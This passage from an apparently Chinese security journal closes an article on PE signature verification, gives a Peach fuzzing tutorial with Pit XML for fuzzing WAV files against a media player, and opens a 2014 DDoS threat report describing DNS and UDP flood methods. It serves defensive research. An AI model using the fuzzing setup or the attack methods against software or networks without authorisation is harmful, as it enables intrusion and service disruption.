使用上一节介绍的 X509_STORE_load_locations 函数导入该目录的可信证书就可以支持信任链的验证了。

五．签名验证通过文件的信任策略

签名验证的技术问题解决之后，是否就大功告成了呢？是不是只要签名验证通过，就可以认为这个 PE 文件一定是正常程序，换言之是一个非恶意程序？




图 5.1 Windows 数字签名证书内容

图 5.2 virustotal 检测结果

起初我们的分析系统的确是这样设计的，完全信任数字签名。因为实际样本中具有数字签名的只是极少数，而签名验证通过的就更少了，所以并没有仔细思考这个问题。然而，后来我们注意到在某个较短时间内，比如某一天，会出现比平时多很多的签名验证通过的样本，感觉有一点不太正常。

为了避免是签名验证程序实现上的 bug 所致，转到 Windows 系统再来查看这些文件的证书（如图 5.1 所示），发现数字签名确实是有效的（见 1 处），只是证书的有效期通常只有一年（见 2 处）。把样本上传 virustotal 检查，结果发现确是恶意程序（见图 5.2 ）。

如此便说明了一个事实，并非能够通过数字签名验证的文件都是正常文件，很有可能是恶意软件的开发者申请合法证书并签名。所以对于数字签名，不应该直接信任，而是建立软件发布者的黑白名单。当样本的签名验证通过，但软件发布者是分析系统未知的时，则强制进行完整的样本分析过程。经过几轮相同软件发布者的样本分析后，根据分析结果将软件发布者加入分析系统的黑白名单，为后续样本数字签名的验证提供依据。

这样数字签名就成为样本分析的一个维度，通过大量样本数据的积累后，则可以以此维度进行统计分析，作为安全态势可视化的数据源。

六 . 结束语

本文中介绍的方法并不是唯一的，更不可能是最好的，只是在我们项目当中的一个技术选择。或在资源受限，或在网络受限，或考虑性能因素等情况下，可以作为一个可行方案备用。此外对于可信证书的更新、证书吊销等问题，也还需要进一步完善解决方案。

最后提出的以数字签名作为一个维度进行安全态势可视化，已经见到有安全公司做类似的在线应用，应该是值得进一步研究的。

参考文献

[1].What is a Digital Signature?

http://www.youdzone.com/signature.html

[2].Windows Authenticode Portable Executable

http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Authenticode_PE.docx

[3].http://en.wikipedia.org/wiki/PKCS

[4].OpenSSL-based signcode utility

http://sourceforge.net/projects/osslsigncode/

浅析Peach Fuzz

安全研究部 刘永军

关键词：Peach Fuzz

摘要：本文简要介绍了 Fuzz 工具 Peach 的使用，并通过文件格式 Fuzz 举例阐述了 Peach Pit 文件的编写。

1 引言

Fuzz（模糊测试）是一种通过提供非预期的输入并监视异常结果来发现软件安全漏洞的方法。模糊测试在很大程度上是一种强制性的技术，简单并且有效，但测试存在盲目性。

典型地模糊测试过程是通过自动的或半自动的方法，反复驱动目标软件运行并为其提供构造的输入数据，同时监控软件运行的异常结果。

Fuzz 被认为是一种简单有效的黑盒测试，随着 Smart Fuzz 的发展，RCE（逆向代码工程）需求的增加，其特征更符合一种灰盒测试。

Peach 是一个优秀的开源 Fuzz 框架。

2 Peach 简介


2.1 概述

Michael Eddington 等人开发的 Peach 是一个遵守 MIT 开源许可证的模糊测试框架，最初采用 Python 语言编写，发布于 2004 年，第二版于 2007 年发布，最新的第三版使用 C# 重写了整个框架。

Peach 支持对文件格式、ActiveX、网络协议、API 等进行 Fuzz 测试，Peach Fuzz 的关键是编写 Peach Pit 配置文件。

Windows 下使用 Peach3 需要预先安装 .net 4 和 windbg，Linux、OS X 下需要安装 Mono .net 开发框架。


2.2 命令行参数



- -1：执行第 1 次测试。
- -a: 启动 Peach 代理。不指定 “channel” 默认为本地代理（默认支持, 无需显式启动）; “channel” 可以指定为 “tcp” 远程代理。
- -c：统计测试用例数。
- -t：验证 Peach Pit xml 文件正确性。
- -p：并行 Fuzz。运行 Peach 的机器总数为 M，这是第 N 个。
- --debug：调试信息开关。
- --skipto：指定 Fuzz 跳过的测试用例数。
- --range：指定 Fuzz 的测试用例范围。

3 Peach 文件 Fuzz

3.1 Peach 文件 Fuzz 流程图



3.2 Peach Pit

在使用 Peach 进行 Fuzz 之前需要编写被称为 “Peach Pit” 的 xml 配置文件，其中包含着如何进行 Fuzz 的关键信息，如下图:

```
<?xml …版本，编码之类…>
<Peach …版本，作者介绍之类…>
<Include ...包含的外部文件… />
<DataModel >原始数据结构定义、可嵌套</DataModel>
<StateModel >测试逻辑，状态转换定义</StateModel>
<Agent >监测被测目标的反应，如crash等</Agent>
<Test >指定使用哪个StateModel 、Agent 、Publisher、
Strategy、 Logger等</Test>
</Peach>
```

其主要元素包括：

- DataModel

一个 Pit 文件至少会包括一个或多个 DataModel, 描述数据类型信息, 关系（大小、

数量、偏移量），和其它允许智能 Fuzz 的信息。如下图：

```
<DataModel name="Template">
  <String name="Key" />
  <String value=": " token="true" />
  <String name="Value" />
  <String value="\r\n" token="true" />
</DataModel>

<DataModel name="Customized" ref="Template">
  <String name="Key" value="Content-Length" />
  <String name="Value">
    <Relation type="size" of="HttpBody" />
  </String>
  <Blob name="HttpBody" />
</DataModel>
```

其属性包括：

（1）name：数据模型的名字 [必须]。

（2）ref: 引用模版数据模型 [可选]。DataModel 有 ref 属性时，与被引用 DataModel 类似于子类与基类的关系，基类数据会被子类继承，子类子元素会覆盖基类同名子元素，

（3）mutable：数据元素可变异性 [可选，默认 true]。

其主要子元素：Blob、Block、Choice、Flags、String、Number、Relation 等。

1)Blob：常用于表示没有类型定义和格式的数据，如下图：

```
<Blob name="Unknown1" valueType="hex" value="01 06 22 03"/>
```

其主要属性包括：

•value：Blob 默认值。

•length：blob 的字节长度，blob 长度判断会根据后续有 token 元素的位置计算。

•token：这个元素解析是否作为 “标记”，默认 false。

2)Block：用来组合一个或者多个的其他元素。Block 和 DataModel 是很类似的，一个重要区别在于它们的位置，DataModel 是顶级元素，Block 是其子元素。

其不同于 DataModel 的属性包括：

•minOccurs：这个 Block 所必须出现的最低次数 [可选]。

•maxOccurs：这个 Block 可能会出现的最高次数 [可选]。

3)Choice: 每次选择其中一个元素，类似 switch 语句。如下图:

```
<DataModel name="ChoiceExample1">
 <Choice name="Choice1" minOccurs="3" maxOccurs="6">

  <Block name="Type1">
    <Number name="Str1" size="8" value="1" token="true" />
    <Number size="32"/>
  </Block>

  <Block name="Type2">
    <Number name="Str2" size="8" value="2" token="true" />
    <Blob length="255" />
  </Block>

  <Block name="Type3">
    <Number name="Str3" size="8" value="3" token="true" />
    <String length="8" />
  </Block>
 </Choice>
</DataModel>
```

minOccurs 为最小生成 Choice 数；maxOccurs 为最大生成 Choice 数，-1 为无上限；occurs 为必须产生的次数，如果不能达到这个次数，异常退出。具体匹配实现按照 Choice 中 Block 顺序，crack（解析）数据时根据 token 匹配一个 Block 后，数据位置后移匹配 Block 大小，继续按照 Choice 中 Block 顺序从头匹配。

4)Flags: Flag 元素定义包含在 Flags 容器中的位字段，如下图:

```
<Flags name="options" size="16">
  <Flag name="compression" position="0" size="1" />
  <Flag name="compressionType" position="1" size="3" />
  <Flag name="opcode" position="10" size="2" value="5" />
</Flags>
```

其主要属性包括 :

•size : 大小，以位数为单位 [必须] 。

•position : flag 的起始位置 (以 0 为基准）[必须]。

5)String : 定义一个或者双字节的字符串，如下图 :

```
<String value="Null terminated string" nullTerminated="true" />
```

其主要属性包括 :

•nullTerminated : 字符串是以 null 结尾 [可选] 。

•type : 字符编码类型，默认 “ascii”，可用选项有 ascii, utf7, utf8, utf16, utf16be, utf32 [可选]。

•padCharacter : 填充字符串，来填充达到 length 的长度，默认是 0x00[可选]。

6)Number : 定义了长度为 8，16，24，32 或者 64 位的二进制数字，如下图 :

```
<DataModel name="NumberExample7">
 <Number name="Hi5" value="AB CD" valueType="hex" size="16" signed="false" endian="little" />
</DataModel>
```

其主要属性包括 :

•size: Number 的大小, 以位为单位。有效的选择是 1-64 [可选]。

•endian : 数字的字节顺序，默认是小端字节 [可选] 。

•signed : 是否是有符号，默认是 true[可选]。

7)Relation: 用于连接两个大小、数据、偏移量相关元素, 如下图:

```
<Number size="32" signed="false">
  <Relation type="size" of="Value"
  expressionGet="size/2" expressionSet="size*2" />
</Number>
<String name="Value" />
```

type 类型为 size 时，of 表示 Number 是 Value 字符串的字节数。expressionGet 用于 crack 过程，表示读 “Value” 多少字节。expressionSet 用于 publishing 过程, 为 Publisher 生成 Number 值。

StateModel

用于定义测试的逻辑，实际上相当于一个状态机。如下图 :

```
<!-- This is our simple wave state model -->
<StateModel name="TheState" initialState="Initial">
      <State name="Initial">
            <!-- Write out our wave file -->
            <Action type="output">
                  <DataModel ref="Wav"/>
                  <!-- This is our sample file to read in -->
                  <Data fileName="sample.wav"/>
            </Action>
            <Action type="close"/>
            <!-- Launch the target process -->
            <Action type="call" method="StartMPlayer" publisher="Peach.Agent" />
      </State>
</StateModel>
```

下级标签包括 State，每个 State 中又可以包含若干个 Action 标签。

1)State : 表示一个状态，不同的 State 之间可以根据一些判断条件进行跳转, 通常和 Action 的 when 属性联合使用。如71页左上图。

2)Action : 用于完成 StateModel 中的各种操作，是给 Publisher 发送命令的主要方式。Action 能发送输出、接收输入、打

```
<DataModel name="InputModel">
        <Number name="Type" size="32" />
</DataModel>
<DataModel name="OutputModelA">
        <Number name="Type" size="32" value="11 22 33 44" valueType="hex"
</DataModel>
<StateModel name="StateModel" initialState="InitialState">
        <State name="InitialState">
                <Action type="input">
                        <DataModel ref="InputModel" />
                </Action>
                <Action type="changeState" ref="State2" when="int
                (StateModel.states['InitialState']
                .actions[0].dataModel['Type'].InternalValue) == 2"/>
        </State>
        <State name="State2">
                <Action type="output">
                        <DataModel ref="OutputModelA" />
                </Action>
        </State>
</TheStateModel>
```

开连接，也能改变 State 等。主要属性：

•type：操作类型 [必须]。

主要类型：

start：启动 Publisher，隐含动作，一般不需要。

stop：停止 Publisher，隐含动作，一般不需要。

input：接收或者读取来自 Publisher 的输入，需要指定 DataModel，用于 crack 和包含输入数据。

ouput：通过 Publisher 发送或者写输出，需要一个 DataModel，包含可选 data，如下图：

```
<!-- Write out our wave file -->
<Action type="output">
        <DataModel ref="Wav"/>
        <!-- This is our sample file to read in -->
        <Data fileName="sample.wav"/>
</Action>
```

•when：如果提供的表达式为 true，完成操作；否则，跳过。

•ref：状态变更后的引用 [type=changeState] 。

•method：call 的方法 [必须 , type=call]，调用 Publisher 可选参数定义的方法，不是所有 Publisher 都支持。

Agent

是能够运行在本地或者远程的特殊的 Peach 进程，这些进程能够启动监视器监控被测目标，如附加调试器、检测 crash 等。如下图：

```
<Agent name="LocalAgent">
 <Monitor class="WindowsDebugger">
      <!-- The command line to run.  Notice the filename provided matched up
           to what is provided below in the Publisher configuration -->
      <Param name="CommandLine" value="C:\mplayer\mplayer.exe fuzzed.wav" />
      <!-- This parameter will cause the debugger to wait for an action-call in
           the state model with a method="StartMPlayer" before running
           program.
      -->
      <Param name="StartOnCall" value="StartMPlayer" />
 </Monitor>
 <!-- Enable heap debugging on our process as well. -->
 <!--Monitor class="PageHeap">
      <Param name="Executable" value="hmplayer.exe"/>
 </Monitor-->
</Agent>
```

远程 Agent 首先需要在远程目标机通过 peach –a tcp 启动远程代理，无需 pit 文件。本地 Peach pit 文件添加如下图 location，其中 ip 为目标机 ip。

```
<Agent name="RemoteAgent" location="tcp://192.168.1.1:9001">
   <!-- Monitors -->
</Agent>
```

可用 Monitor 如下图：

Windows Monitors
- Windows Debugger Monitor
- Cleanup Registry Monitor
- Page Heap Monitor
- Popup Watcher Monitor
- Windows Service Monitor

OS X Monitors
- OS X Crash Wrangler Monitor
- OS X Crash Reporter Monitor

Linux Monitors
- Linux Crash Monitor

Cross Platform Monitors
- CanaKit Relay Monitor
- Cleanup Folder Monitor
- IpPower9258 Monitor
- Memory Monitor
- Pcap Network Monitor
- Ping Monitor
- Process Launcher Monitor
- Process Killer Monitor
- Save File Monitor
- Socket Listener Monitor
- SSH Monitor
- SSH Downloader Monitor
- Vmware Control Monitor

Windows Debugger Monitor 通过 windbg 控制一个 windows 调试实例，主要参数：

•CommandLine：运行的命令行，如下图：

```
<Param name="CommandLine" value="c:\\mplayer\\mplayer.exe fuzzed.wav" />
```

文件 fuzz 时上述文件名 fuzzed.wav 需要与 Publisher 参数一致。如下图：

```
<Publisher class="File">
    <Param name="FileName" value="fuzzed.wav"/>
</Publisher>
```

•SymbolsPath：windbg 符号路径。

•StartOnCall：StateModel 有匹配调用时附加调试器。

•NoCpuKill：默认 false，表示当被测目标进程 cpu 占用为 0 时将其结束。

Peach3 对非内核目标使用的混合调试模式，首先通过 CreateProcess DEBUG_PROCESS 参数创建调试进程，当检测到被测目标有感兴趣 faults 产生时会使用 windbg 的 dbgeng.dll 进行重现调试，最后利用 windbg 插件 msec.dll 的 !exploitable 命令对漏洞的可利用性进行初步判断，记录结果。

Test

指定使用哪个 Agent、StateModel，Publisher 用什么方法发送数据，使用什么方法变异数据，日志文件路径等。可以有多个 Test，使用时通过 Peach 命令行指定要运行的 Test 名称，未指定默认运行名称为 “Default” 的 Test。如下图：

```
<Test name="Default" waitTime="5">
  <Strategy class="RandomDeterministic"/>
  <Agent ref="LocalAgent"/>
  <StateModel ref="TheState"/>
  <Publisher class="File">
      <Param name="FileName" value="fuzzed.wav"/>
  </Publisher>
  <Logger class="Filesystem">
      <Param name="Path" value="logs" />
  </Logger>
</Test>
```

Strategy（变异策略）包括：

•Random：默认会随机选择最大 6 个元素（可以通过参数 MaxFieldsToMutate 设置）利用随机 mutator（变异器）进行变异。

•Sequential：Peach 会对每个元素使用其所有可用的 Mutators 进行变异。


•RandomDeterministic：Peach 默认规则。这个规则对 pit xml 文件中元素根据 Mutators 生成的 Iterations 链表做相对随机（由链表中元素数目决定）的顺序混淆，所以每个 xml 文件每次运行生成的测试用例多少、顺序固定，这样才能保证 skipto 的准确性。

Peach3 包括元素增、删、改、交换，经验值，逐位、双字等 Mutators，见 73 页左上角图。

3.3 Fuzz Wav 文件

- ArrayNumericalEdgeCasesMutator
- ArrayRandomizeOrderMutator
- ArrayReverseOrderMutator
- ArrayVarianceMutator
- BlobBitFlipperMutator
- BlobDWORDSliderMutator
- BlobMutator
- DataElementDuplicateMutator
- DataElementRemoveMutator
- DataElementSwapNearNodesMutator
- FiniteRandomNumbersMutator
- NumericalEdgeCaseMutator
- NumericalVarianceMutator
- SizedDataNumericalEdgeCasesMutator
- SizedDataVarianceMutator
- SizedNumericalEdgeCasesMutator
- SizedVarianceMutator
- StringCaseMutator
- StringMutator
- UnicodeBadUtf8Mutator
- UnicodeBomMutator
- UnicodeStringsMutator
- UnicodeUtf8ThreeCharMutator
- ValidValuesMutator
- WordListMutator
- XmlW3CMutator

▸ Wav 文件格式



▸ Pit 文件

```
<?xml version="1.0" encoding="utf-8"?>
<Peach xmlns="http://phed.org/2012/Peach" xmlns:xsi="http://www.w3.org
  xsi:schemaLocation="http://phed.org/2012/Peach ../peach.xsd">

  <!-- Defines the common wave chunk -->
  <DataModel name="Chunk">
        <String name="ID" length="4" padCharacter=" " />
        <Number name="Size" size="32" >
              <Relation type="size" of="Data"/>
        </Number>
        <Blob name="Data" />
  </DataModel>

  <DataModel name="ChunkFmt" ref="Chunk">
        <String name="ID" value="fmt " token="true"/>
        <Block name="Data">
              <Number name="CompressionCode" size="16" />
              <Number name="NumberOfChannels" size="16" />
              <Number name="SampleRate" size="32" />
              <Number name="AverageBytesPerSecond" size="32" />
              <Number name="BlockAlign" size="16" />
              <Number name="SignificantBitsPerSample" size="16" />
              <Number name="ExtraFormatBytes" size="16" />
              <Blob name="ExtraData" />
        </Block>
  </DataModel>
```

```
省略ChunkData等其它DataModel

<!-- Defines the format of a WAV file -->
<DataModel name="Wav">
      <!-- wave header -->
      <String value="RIFF" token="true" />
      <Number size="32" />
      <String value="WAVE" token="true" />

      <Choice maxOccurs="30000">
            <Block ref="ChunkFmt"/>
            <Block ref="ChunkData"/>
            <Block ref="ChunkFact"/>
            <Block ref="ChunkSint"/>
            <Block ref="ChunkWavl"/>
            <Block ref="ChunkCue"/>
            <Block ref="ChunkPlst"/>
            <Block ref="ChunkLtxt"/>
            <Block ref="ChunkSmpl"/>
            <Block ref="ChunkInst"/>
            <Block ref="Chunk"/>
      </Choice>
</DataModel>
```

```
<!-- This is our simple wave state model -->
<StateModel name="TheState" initialState="Initial">
      <State name="Initial">
            <!-- Write out our wave file -->
            <Action type="output">
                  <DataModel ref="Wav"/>
                  <!-- This is our sample file to read in -->
                  <Data fileName="sample.wav"/>
            </Action>
            <Action type="close"/>
            <!-- Launch the target process -->
            <Action type="call" method="StartMPlayer" publisher="Peach.Agent" />
      </State>
</StateModel>
```

```
<Agent name="LocalAgent">
<!--Agent name="LocalAgent"  location="tcp://192.168.126.175:9001"-->
 <Monitor class="WindowsDebugger">
      <!-- The command line to run.  Notice the filename provided matched up
           to what is provided below in the Publisher configuration -->
      <Param name="CommandLine" value="C:\Program Files\Haihaisoft
        Universal Player\hmplayer.exe fuzzed.wav" />
      <!-- This parameter will cause the debugger to wait for an action-call in
           the state model with a method="StartMPlayer" before running
           program.
      -->

      <Param name="StartOnCall" value="StartMPlayer" />
  </Monitor>
</Agent>

<Test name="Default" waitTime="3">
  <Agent ref="LocalAgent"/>
  <StateModel ref="TheState"/>
  <Publisher class="File">
      <Param name="FileName" value="fuzzed.wav"/>
  </Publisher>
  <Logger class="Filesystem">
      <Param name="Path" value="logs" />
  </Logger>
</Test>

</Peach>
```

参考文献

www.peachFuzzer.com

2014绿盟科技DDoS威胁报告

研究院 赵刚

内容摘要

本报告是2014年全年度DDoS报告。绿盟科技每半年及全年发布DDoS威胁报告，分析及预测DDoS的发展，这对客户了解当前所面临的DDoS威胁形势，完善DDoS攻击防御解决方案，从而实现业务的安全顺畅运行是至关重要的。以下关键发现源于绿盟科技的产品、网络监测和合作伙伴所提供的数据。

关键发现

1. 智能设备发起DDoS攻击数量明显增多
2. 广东依然是最严重的受害区域
3. 18点——23点是DDoS开始攻击的主要时间段
4. UDP FLOOD成为最主要的DDoS攻击方式
5. 在线游戏已进入DDoS攻击目标前3
6. 93% DDoS攻击发生在半小时内

预测2015

1. DDoS攻击峰值流量将再创新高
2. 反射式DDoS攻击技术会继续演进
3. DNS服务将迎来更多的DDoS攻击
4. 针对行业的DDoS攻击将持续存在


报告观点

观点1：智能设备发起DDoS攻击数量明显增多

近年来已监测到多起由智能设备发起的DDoS攻击，并且次数在逐渐增多。由于一些智能设备（例如网络摄像机）具有以下特点：

- 相对比较高的带宽
- 升级周期比较长，甚至可能自部署后从未升级
- 通常是7*24小时在线

如果这些设备存在弱口令或者漏洞，则容易被攻击者利用，进而成为DDoS攻击源。绿盟科技近期对世界范围内的智能设备进行了监控，已发现约80万该类设备可能被利用进行DDoS攻击，下图显示了其分布情况。



事件 1：2014 年国内规模最大的 DDoS 攻击——1/3 攻击源是智能设备

自 2014 年 12 月 10 日起，全球范围内 DNS 流量出现异常，针对该事件，绿盟科技安全团队做出了快速的分析处理，此次DNS攻击事件波及全国大多数省份，从10日凌晨至14日，攻击在全国范围内依然时常发生。初步统计，此次攻击事件在全国范围内的攻击流量至少有 100G 以上，单节点高峰流量达到 70Gbps，其持续时间之长，攻击流量之大，属近年之最。经过样本分析发现，攻击者通过不断查询 axxxk.org、nxxxc.com 等域名的随机二级域名的方法进行 DNS Flood 攻击。

这次 DDoS 攻击的基本方法是利用僵尸网络查询游戏网站的随机二级域名，企图攻击该游戏网站的权威域名服务器（即 DNS Slow Drip DDoS 攻击）。由于国内的宽带用户通常将其电脑的 DNS 选项设置为各省的递归服务器，在大量肉鸡发起攻击（请求）后，导致递归服务器需要向外递归查询游戏网站的随机二级域名，从而极大地消耗了这些服务器的系统资源，造成运营商核心业务受到严重影响。这次 DDoS 攻击有如下 3 点值得关注的地方：

- 攻击源中有 1/3 左右是智能设备
- 国内 DNS 递归服务器是因牵连而受到严重影响
- 被攻击域名均属于在线游戏网站

如下，以 2014 年 12 月为例回顾针对 DNS 服务的 DDoS 攻击事件（DNS FLOOD）：

攻击对象	开始日期	攻击流量	持续时间	缓解方法
DNS Simple[1]	12 月 01 日	将近 25Gbps	约 11 小时	部署 20Gb 清洗设备；使用 Anycast 网络服务进行 DNS 流量清洗
1&1 Internet[2]	12 月 09 日		约 12 小时	
国内运营商	12 月 10 日	至少 100Gbps	4 天多	部署清洗设备
Telia[3]	12 月 11 日		1 天多	
朝鲜 [4]	12 月 21 日		约 9.5 小时	
Rackspace[5]	12 月 22 日		约 12 小时	将 DDoS 清洗设备部署到 DNS 之前

Source: 2014 NSFOCUS DDoS Threat Report


上表中若干攻击事件可能存在关联。这些攻击能够频频得手充分说明，从攻击者角度看攻击 DNS 服务是实现攻击目的既有力又有效的手段，这种选择也间接体现了目前 DNS 的安全防护状况，毕竟 DDoS 攻击目的就是企图造成资源耗尽，因此需要找出攻击受害者的“软肋”。


如何读懂 DDoS 攻击事件报道中的流量？DDoS 攻击事件报道中提及攻击流量时，常见的流量单位是 pps(packets per second) 或 bps(bits per second)，前者还包括 Kpps、Mpps、Gpps 等，后者还包括 Kbps、Mbps、Gbps 等。无论前者还是后者，相邻两个单位之间的进率都是 1000，而不是 1024。例如：1000Kbps=1Mbps。

观点 2：沿海省市是受攻击的集中地区，广东依然是最严重的受害区域

2014 下半年广东依然是最严重的受害区域。与 2014 上半年相比，广东占攻击的比例虽然下降，但是其下半年遭受攻击次数是上半年的 1 倍多，这充分反映了当前 DDoS 攻击活动的活跃程度。与 2013 下半年相比，变化最明显的是天津市，受害者数


量不断上升，2013 年还在十名之外，到 2014 下半年已超过福建省位列第 4。在前 10 名受害区域中，除内陆省份陕西与四川外，其它受害区域均属沿海省市。






观点 3：18 点——23 点是 DDoS 开始攻击的主要时间段

下图表现了 2014 年 DDoS 攻击目标每半年的 DDoS 攻击开始时间。从中可以看出，在 2014 下半年 18 点——23 点（北京时间，GMT+8）是 DDoS 开始攻击的主要时间段（47.5%），其次是 12 点 -17 点的时间段（26.2%）。攻击者主要选择 18 点——23 点开始进行攻击，这是因为这段时间网络流量比较大，使得攻击效果会“事半功倍”。




观点 4：UDP FLOOD 成为最主要的 DDoS 攻击方式

绿盟科技的监测数据显示，2014 下半年 UDP FLOOD 超越 DNS FLOOD 成为当前最主要的 DDoS 攻击方式，占总数的 51.9%。DDoS 攻击方式的变化反映了在网络攻防对抗中，不断动态演进的攻防技术发展，例如攻击者对数据包到目标站点经过的各节点进行试探，在发现网络链路上的薄弱环节后再发动攻击。UDP FLOOD 上升为重要 DDoS 攻击方式的原因之一，与近年来攻击者持续使用反射式 DDoS 攻击有密切关系。



事件 2：SSDP 反射式 DDoS 攻击实例分析

